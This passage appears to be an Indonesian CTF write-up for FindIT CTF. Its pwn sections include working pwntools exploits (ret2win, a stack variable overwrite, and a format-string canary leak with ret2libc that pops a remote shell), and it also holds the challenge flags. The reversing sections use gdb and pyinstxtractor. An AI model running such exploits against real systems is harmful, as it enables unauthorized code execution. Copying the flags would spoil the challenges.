eter /lib/ld-linux.so.2, BuildID[sha1]=a05f95892063b38cc633800177dadd076388b681, for GNU/Linux
 3.2.0, not stripped
```


Karena binary file tidak di strip, maka akan memudahkan kita dalam mengidentifikasi kerentanan saat melakukan static & dynamic analysis ketika melakukan decompile, langsung saja kita decompile binary file-nya dengan ghidra.

Decompile: main - (spiders)


```
1
2  /* WARNING: Function: __x86.get_pc_thunk.bx replaced with injection: get_pc_thunk_bx */
3
4  undefined4 main(void)
5
6  {
7    char local_4c [64];
8    code *local_c;
9
10   local_c = (code *)0x0;
11   gets(local_4c);
12   if (local_c != (code *)0x0) {
13     printf("calling function pointer, jumping to 0x%08x\n",local_c);
14     (*local_c)();
15   }
16   return 0;
17 }
18
```

Kerentanan ditemukan pada fungsi main(), yakni ditemukan adanya penggunaan fungsi gets() untuk menerima input dari user. Hal ini dapat kita manfaatkan untuk melakukan bufferoverflow untuk mengontrol EIP. Namun sebelumnya kita harus mencari offset dari EIP. Disini saya menggunakan gdb-peda untuk mencarinya.

> Send 1024 cyclic pattern.




EIP offset didapat pada bytes ke 64.



Diketeahui terdapat fungsi bernama secret_spider() yang memanggil system() untuk menampilkan file flag.txt di terminal. Dengan demikian fungsi secret_spider() merupakan interest kita disini. Eksploitasi yang saya lakukan disini yaitu "ret2win", kita akan memberikan padding untuk mencapai offset dari EIP lalu mengubah return address ke fungsi secret_spider(). Berikut adalah solver yang saya gunakan:

```
from pwn import *
import os

os.system('clear')

def start(argv=[], *a, **kw):
    if args.REMOTE:
        return remote(sys.argv[1], sys.argv[2], *a, **kw)
    else:
        return process([exe] + argv, *a, **kw)

exe = './spiders'
elf = context.binary = ELF(exe, checksec=False)
context.log_level = 'debug'

sh = start()

secret_spider_addr = elf.sym['secret_spider']
info('secret_spider addr --> %#0x', secret_spider_addr)

padding = 64

# payloads
p = flat([
    asm('nop') * padding,
    secret_spider_addr
])

sh.sendline(p) # send the payloads

sh.interactive() # get shell (?)
```

› Test locally




Berhasil masuk ke fungsi secret_spider(), langsung saja kita test remotely.

Flag berhasil didapat!

Flag: FindITCTF{Ju57_7h3_W4y_1t_iz}

Everything Machine



Berikut hasilnya saat di decompile

```
1
2  undefined8 main(void)
3
4  {
5    uint uVar1;
6
7    setbuf(stdout,(char *)0x0);
8    puts("Step forward for synchronization");
9    puts("Please enter an item name to be printed");
10   uVar1 = login();
11   printf("Your credits: 0x%08x\n",(ulong)uVar1);
12   if ((int)uVar1 < 0x3031) {
13     puts("Insufficient credits (needs 3030). You do not have access to that item.");
14     puts("Please exit the platform.");
15   }
16   else if (0x3030 < (int)uVar1) {
17     system("/bin/sh ./flag.txt");
18   }
19   return 0;
20 }
21
```

> login()


```
2  undefined4 login(void)
3
4  {
5    int iVar1;
6    char local_28 [28];
7    undefined4 local_c;
8
9    local_c = 0x10;
10   printf("Item: ");
11   gets(local_28);
12   iVar1 = strcmp(local_28,"flag");
13   if (iVar1 == 0) {
14     local_c = 0x15;
15   }
16   else {
17     iVar1 = strcmp(local_28,"trials");
18     if (iVar1 == 0) {
19       local_c = 0x20;
20     }
21   }
22   return local_c;
23 }
24
```

Bila diperhatikan terdapat fungsi gets() yang dipanggil untuk menulis di local_28, dimana setelahnya terdapat local_c yang akan menjadi fungsi yang di return, jadi kita tinggal masukin 28 bytes sembarang (ukuran local_28) lalu 4 bytes berikutnya akan mengisi si local_c (asumsi local_c ini int).


```
┌──(wrth㉿Wrth)-[/mnt/d/technical/ctf/findit]
└─$ nc 34.124.192.13 60640
Step forward for synchronization
Please enter an item name to be printed
Item: AAAAAAAAAAAAAAAAAAAAAAAAAAAAXXXX
Your credits: 0x58585858
FindITCTF{D1v1s10n$_1z_th3_b3st_4LBUM}
```

Flag: FindITCTF{D1v1s10n$_1z_th3_b3st_4LBUM}

Tic Tac Toe




Ini mirip sama soal di ARA kemarin, jadi di input nama player ada format string, terus di suggestion ada buffer overflow, tapi semua proteksi nyala termasuk canary




Disini kita bisa pakai format stringnya untuk leak canary, nah di dekat canary juga ada address __libc_start_main_ret yang bisa kita pake buat leak base address libc terus tinggal di ret2libc.

```
from pwn import *



r = remote('34.124.192.13',57260)
# context.log_level = 'debug'
r.sendline(b'1')
r.sendline(b'1')
r.sendline(b'1')
r.sendline(b'2')
r.sendline(b'1')
r.sendline(b'2')
r.sendline(b'2')
r.sendline(b'2')
r.sendline(b'3')
r.sendline(b'3')
r.sendline(b'3')
for i in range(1,100,2):
    r.recvuntil(b"What is your name player 'X'?")
    r.sendline(f'%{i}$p'.encode())
    r.sendline(f'%{i+1}$p'.encode())
    r.recvuntil(b'Congrats ')
    leak = r.recvline().split(b',')[0]
    r.recvuntil(b'Better luck next time ')
    leak2 = r.recvline().split(b',')[0]
    print(i, leak)
    print(i+1, leak2)
    r.sendline(b'a')
    r.sendline(b'1')
```



Bila diperhatikan terdapat canary di offset 41, lalu setelah dicoba-coba terdapat address yang valid untuk __libc_start_main_ret ada di offset 43 dengan akhiran 083, menggunakan libc 2.31



Dari sini tinggal ret2libc saja, saya cobain aja keempat libc nya dan cari mana yang benar, pada akhirnya saya menggunakan yang ubuntu9.8

```python
from pwn import *

r = remote('34.124.192.13',57260)
libc = ELF('./libc6_2.31-0ubuntu9.8_amd64.so')
rop = ROP(libc)
# context.log_level = 'debug'
r.sendline(b'1')
r.sendline(b'1')
r.sendline(b'1')
r.sendline(b'2')
r.sendline(b'1')
r.sendline(b'2')
r.sendline(b'2')
r.sendline(b'2')
r.sendline(b'3')
r.sendline(b'3')
r.sendline(b'3')
# for i in range(1,100,2):
#     r.recvuntil(b"What is your name player 'X'?")
#     r.sendline(f'%{i}$p'.encode())
#     r.sendline(f'%{i+1}$p'.encode())
#     r.recvuntil(b'Congrats ')
#     leak = r.recvline().split(b',')[0]
#     r.recvuntil(b'Better luck next time ')
#     leak2 = r.recvline().split(b',')[0]
#     print(i, leak)
#     print(i+1, leak2)
#     r.sendline(b'a')
#     r.sendline(b'1')
#     # r.interactive()
r.recvuntil(b"What is your name player 'X'?")
r.sendline(f'%{41}$p'.encode())
r.sendline(f'%{43}$p'.encode())
r.recvuntil(b'Congrats ')
leak = r.recvline().split(b',')[0][2:]
canary = int(leak,16)
r.recvuntil(b'Better luck next time ')
leak2 = r.recvline().split(b',')[0]
print(leak2)
```


```python
libc_leak = int(leak2[2:],16) - 0x24083

print(hex(libc_leak))
print(hex(canary))

libc.address = libc_leak
pop_rdi = rop.find_gadget(['pop rdi','ret'])[0]
ret = pop_rdi + 1
print(hex(pop_rdi))
system = libc.symbols['system']
puts = libc.symbols['system']
print(hex(system))
binsh = next(libc.search(b'/bin/sh'))
print(hex(binsh))

payload = b'A'*200 + p64(canary) + b'A'*8 + p64(libc.address + ret) +
p64(libc.address + pop_rdi) + p64(binsh) + p64(system)
r.sendline(payload)
r.interactive()
```

```
┌──(wrth㉿Wrth)-[/mnt/d/technical/ctf/findit]
└─$ python3 solvetic.py
[+] Opening connection to 34.124.192.13 on port 57260: Done
[*] '/mnt/d/technical/ctf/findit/libc6_2.31-0ubuntu9.8_amd64.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] Loaded 196 cached gadgets for './libc6_2.31-0ubuntu9.8_amd64.so'
b'0x7fb99fac3083'
0x7fb99fa9f000
0xb47b8c719c8ddc00
0x23b6a
0x7fb99faf1290
0x7fb99fc535bd
[*] Switching to interactive mode

Thank you for playing our Tic-Tac-Toe game!
Do you have any suggestions for improving the game?
Enter your suggestion: $ ls
ld-2.31.so
libc.so.6
secretMessage
vuln
$ cat secretMessage
FindITCTF{0h_n0o0_my_g4m3_s3rv1c3s_i5_n0_l0ng3r_s4v3_(。•́‿•̀。)}
$
```

Flag: FindITCTF{0h_n0o0_my_g4m3_s3rv1c3s_i5_n0_l0ng3r_s4v3_(。•́‿•̀。)}

REV

Furr(y)verse



Pada challenge ini diberikan sebuah binary file dengan arsitektur 64 bit.

```
┌──(vreshco㉿nic)-[~/Downloads/findit/rev]
└─$ file ayojadifurry
ayojadifurry: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64
/ld-linux-x86-64.so.2, BuildID[sha1]=bcd4522a5836ed82ae4df8837962a1fa24dbdc21, for GNU/Linux 3.2.0, not s
tripped
```

Decompile: main - (ayojadifurry)

```
1
2  void main(void)
3
4  {
5    bool bVar1;
6    size_t sVar2;
7    size_t sVar3;
8    long in_FS_OFFSET;
9    int local_80;
10   char local_78 [104];
11   undefined8 local_10;
12
13   local_10 = *(undefined8 *)(in_FS_OFFSET + 0x28);
14   sVar2 = strlen(key);
15   encodeKey();
16   puts(&DAT_00402008);
17   puts(&DAT_00402050);
18   printf(&DAT_00402094);
19   printf(&DAT_004020b0);
20   printf(&DAT_004020e8);
21   printf("\n\nPassword: ");
22   __isoc99_scanf(&DAT_0040212c,local_78);
23   puts("\n\n=======================================\n");
24   bVar1 = true;
25   for (local_80 = 0; local_80 < (int)sVar2; local_80 = local_80 + 1) {
26     if (local_78[local_80] != key[local_80]) {
27       bVar1 = false;
28     }
29   }
30   if (bVar1) {
31     sVar3 = strlen(local_78);
32     if (sVar3 == (long)(int)sVar2) {
33       puts(&DAT_00402160);
34       puts(&DAT_00402198);
35       goto code_r0x00401363;
36     }
37   }
38   puts(&DAT_004021e8);
39 code_r0x00401363:
40   do {
41                     /* WARNING: Do nothing block with infinite loop */
42   } while( true );
43 }
44
```

Kali ini binary tidak di strip, langsung saja kita decompile menggunakan ghidra.

Diketahui pada fungsi main(), input kita akan dibandingkan per karakternya dengan key yang didapat dari dijalankannya fungsi encodekey(). Jika input user sama dengan nilai dari kunci, maka variabel bVar akan bernilai "true" dan program akan lanjut ke pengecekan if selanjutnya.

```
__isoc99_scanf(&DAT_0040212c,local_78);
puts("\n\n=======================================\n");
bVar1 = true;
for (local_80 = 0; local_80 < (int)sVar2; local_80 = local_80 + 1) {
  if (local_78[local_80] != key[local_80]) {
    bVar1 = false;
  }
}
```

> encodeKey()


Decompile: encodeKey - (ayojadifurry)

```
1
2  void encodeKey(void)
3
4  {
5    size_t sVar1;
6    int local_1c;
7
8    local_1c = 0;
9    while( true ) {
10     sVar1 = strlen(key);
11     if (sVar1 <= (ulong)(long)local_1c) break;
12     key[local_1c] = key[local_1c] + '\x06';
13     local_1c = local_1c + 1;
14   }
15   return;
16 }
17
```


Untuk mengetahui nilai dari kunci yang dibandingkan dengan input user kita dapat melakukan breakpoint pada offset dimana input user akan dibandingkan. Langsung saja kita set breakpoint terlebih dahulu menggunakan gdb-peda dan jalankan binary filenya.

› Set breakpoint

Disass fungsi main() dan set breakpoint pada offset dengan instruksi cmp berikut:



Lalu jalankan file biner dan saat kita hit breakpoint, nilai kunci yang dibandingkan dapat kita lihat di RCX.




Flag berhasil di dapat!

Flag: FindITCTF{s0l1d_50L1d_5Ol1D}

Bypass the Py

Diberikan attachment berupa file .exe dan depedency yang diperlukan



Dari deskripsi soal, dapat disimpulkan bahwa binary .exe ini digenerate menggunakan PyInstaller yang mana merupakan sebuah tools yang dapat mengconvert file python menjadi binary exe.

Untuk mendapatkan kembali source code python dari binary .exe ini, kita dapat menggunakan tools yang dinamakan pyinstxtractor
https://github.com/extremecoders-re/pyinstxtractor

```
┌──(kali㉿localh3art)-[/tmp/rev/dist/chall]
└─$ python3 /home/kali/CTF/[redacted]/pyinstxtractor/pyinstxtractor.py chall.exe
[+] Processing chall.exe
[+] Pyinstaller version: 2.1+
[+] Python version: 3.10
[+] Length of package: 930960 bytes
[+] Found 10 files in CArchive
[+] Beginning extraction ... please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: pyi_rth__tkinter.pyc
[+] Possible entry point: chall.pyc
[!] Warning: This script is running in a different Python version than the one used to build the executable.
[!] Please run this script in Python 3.10 to prevent extraction errors during unmarshalling
[!] Skipping pyz extraction
[+] Successfully extracted pyinstaller archive: chall.exe

